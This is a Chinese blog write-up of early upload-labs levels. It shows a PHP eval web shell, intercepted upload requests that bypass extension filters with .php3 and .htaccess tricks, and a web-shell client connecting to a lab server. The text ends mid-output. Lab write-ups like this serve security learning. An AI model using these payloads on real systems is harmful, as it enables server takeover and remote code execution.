Upload-labs靶场_第1~12关总结

原创

逆流. 于 2021-02-01 22:57:13 发布 364 收藏 1

分类专栏： Web安全 文章标签： 网络安全

本文链接：https://blog.csdn.net/weixin_43264698/article/details/113319769

版权

Web安全 专栏收录该内容

2 篇文章 0 订阅

订阅专栏

Upload-labs靶场_第1~12关总结

- 前言
- 靶场介绍
- 第1至12关
  - 客户端
  - 服务端
    - 一、黑名单过滤
    - 二、白名单过滤
- 总结

前言

本文章写第1关到12关的writeup，文章中的顺序是按照关卡所涉及到绕过技巧而进行排序，后面13至20关另开文章来总结。下载的靶场版本只有20关，现在有第21关。

```
Upload-labs靶场的过关方式不唯一，本文章仅供参考。若出现错误，请大佬纠正~
```


靶场介绍

> > **来自于README.md文件的内容:**
> > upload-labs是一个使用php语言编写的，专门收集渗透测试和CTF中遇到的各种上传漏洞的靶场。旨在帮助大家对上传漏洞有一个全面的了解。目前一共20关，每一关都包含着不同上传方式。
>
> **靶场下载链接**: https://github.com/c0ny1/upload-labs.

> **环境：** Window2003作为服务器，集成环境phpStudy2018
>
> **Tip：** php的版本不能太高，否则会导致某些关卡无法进行漏洞利用，博主是使用php的5.2.17版本，并且服务器是window2003并未在Linux环境下进行测试。

```
/* * * * * * * * * * * * 所使用的一句话木马 * * * * * * * * * * * * */
<?php phpinfo(); @eval($_POST['shell']); ?>
```


第1至12关



前十二关所涉及的过滤技巧

客户端

第1关中，在客户端，即浏览器，利用JavaScript语言来对用户上传的文件进行检测，因此这种机制较为容易攻击。
在靶场第一关就给出该类型的文件上传漏洞：修改前端JS代码即可成功上传代码



```
<html> event
  <head>…</head>
  <body> 滚动
    <div id="head">…</div>
    <div id="main" style="min-height: 102px;">
      <div id="menu">…</div>
      <div id="upload_panel">
        <ol>
          <li>…</li>
          <li>
            ::marker
            <h3>上传区</h3>
            <form enctype="multipart/form-data" method="post"
            onsubmit="return true">
              <p>请选择要上传的图片：</p>
              <p>
                <input class="input_file" type="file" name="upload_file">
                空白
                <input class="button" type="submit" name="submit" value="上
                传">
              </p>
            </form>
            <div id="msg">…</div>
            <div id="img">…</div>
          </li>
html > body > div#main > div#upload_panel > ol > li > form
```

将其返回值改为True


服务端

一、黑名单过滤

1：在第3以及第4关中利用特殊后缀来进行绕过。

1.1：第3关，后端服务器只过滤了四种常见后缀，因此可以利用php3或者php5后缀来上传木马文件，从而达到get shell。

> Tip：
>
> 靶场环境是由phpStudy所搭建而成，http-conf文件默认是注释掉php3，php5和phtml等后缀，因此服务端无法解析到这些后缀的文件（但能成功上传，却无法利用菜刀或者蚁剑连接，即getshell失败），所以需要修改配置文件。
>
> 学习链接:
> https://blog.csdn.net/qq_43480081/article/details/102504348




Burp Suite Professional v2020.1 - Temporary Project - licensed to surferxyz
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Params Headers Hex
Comment this item
Type a search term
0 matches

Request to http://www.server.cn:80 [192.168.136.130]

```
POST /upload-labs/Pass-03/index.php HTTP/1.1
Host: www.server.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------382277848511680061223212872653
Content-Length: 405
Origin: http://www.server.cn
Connection: close
Referer: http://www.server.cn/upload-labs/Pass-03/index.php
Cookie: PHPSESSID=dc5b204462bc4c9f1596430098a61492
Upgrade-Insecure-Requests: 1

-----------------------------382277848511680061223212872653
Content-Disposition: form-data; name="upload_file"; filename="shell.php3"
Content-Type: application/octet-stream

<?php phpinfo(); @eval($_POST['shell']); ?>

-----------------------------382277848511680061223212872653
Content-Disposition: form-data; name="submit"

涓婁紶
-----------------------------382277848511680061223212872653--
```

修改成php3

一句话木马



添加数据

添加 ✖ 清空 测试连接

基础配置

URL地址 * http://www.server.cn/upload-labs/upload/202101282234261449.php3

连接密码 * cmd

网站备注

编码设置 UTF8

连接类型 PHP

编码器

● default (不推荐)

○ random (不推荐)

○ base64

请求信息

其他设置

✓ 成功
连接成功!

PHP Version 5.2.17

System	Windows NT COUNTERFLOW 5.2 build 3790
Build Date	Jan 6 2011 17:26:08
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared" "--without-pi3web"
Server API	Apache 2.4 Handler - Apache Lounge
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	C:\phpstudy\PHPTutorial\php\php-5.2.17\php.ini
Scan this dir for additional .ini files	(none)
additional .ini files parsed	(none)
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	enabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	php, file, data, http, ftp, compress.zlib, compress.bzip2, zip
Registered Stream Socket Transports	tcp, udp
Registered Stream Filters	convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, zlib.*, bzip2.*

This program makes use of the Zend Scripting Language Engine:

部分源码如下，完整源码请自行查看


```
...
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array('.asp','.aspx','.php','.jsp');
        $file_name = trim($_FILES['upload_file']['name']);
        ...
}
```

1.2：而第4关利用.htaccess文件来使得upload文件夹中的所有文件都会以php的方式进行解析，因此把shell.php的后缀名改成shell.png，最终服务器都会将shell.png以php的方式进行解析

> 百度百科：
> 　　.htaccess文件(或者"分布式配置文件"）,全称是Hypertext Access(超文本入口)。提供了针对目录改变配置的方法， 即，在一个特定的文档目录中放置一个包含一个或多个指令的文件， 以作用于此目录及其所有子目录。作为用户，所能使用的命令受到限制。管理员可以通过Apache的AllowOverride指令来设置。

1.2.1 先在本地编写.htaccess文件，文件内容如下，并且上传至服务器。上传成功后，上传木马文件，将后缀改成允许的后缀名即可利用工具来getshell。

```
.htaccess文件内容:
SetHandler application/x-httpd-php
```




Burp Suite Professional v2020.1 - Temporary Project - licensed to surferxyz
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Raw Params Headers Hex

Request to http://www.server.cn:80 [192.168.136.130]

```
POST /upload-labs/Pass-04/index.php?action=show_code HTTP/1.1
Host: www.server.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------128126088260149004051636460
Content-Length: 399
Origin: http://www.server.cn
Connection: close
Referer: http://www.server.cn/upload-labs/Pass-04/index.php?action=show_code
Cookie: PHPSESSID=dc5b204462bc4c9f1596430098a61492
Upgrade-Insecure-Requests: 1

-----------------------------128126088260149004051636460
Content-Disposition: form-data; name="upload_file"; filename="shell.png"
Content-Type: application/octet-stream

<?php phpinfo(); @eval($_POST['shell']); ?>

-----------------------------128126088260149004051636460
Content-Disposition: form-data; name="submit"

涓婁紶
-----------------------------128126088260149004051636460--
```

后缀改成png



URL地址 * http://www.server.cn/upload-labs/upload/shell.png

连接密码 * cmd

网站备注

编码设置 UTF8

连接类型 PHP

编码器

● default (不推荐)

○ random (不推荐)

○ base64

成功
连接成功!

www.server.cn/uploa


PHP Version 5.2.17

System	Windows NT COUNTERFLOW 5.2 build 3790
Build Date	Jan 6 2011 17:26:08
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared" "--without-pi3web"
Server API	Apache 2.4 Handler - Apache Lounge
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	C:\phpstudy\PHPTutorial\php\php-5.2.17\php.ini
Scan this dir for additional .ini files	(none)
additional .ini files parsed	(none)
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	enabled
Zend Memory Manager	enabled
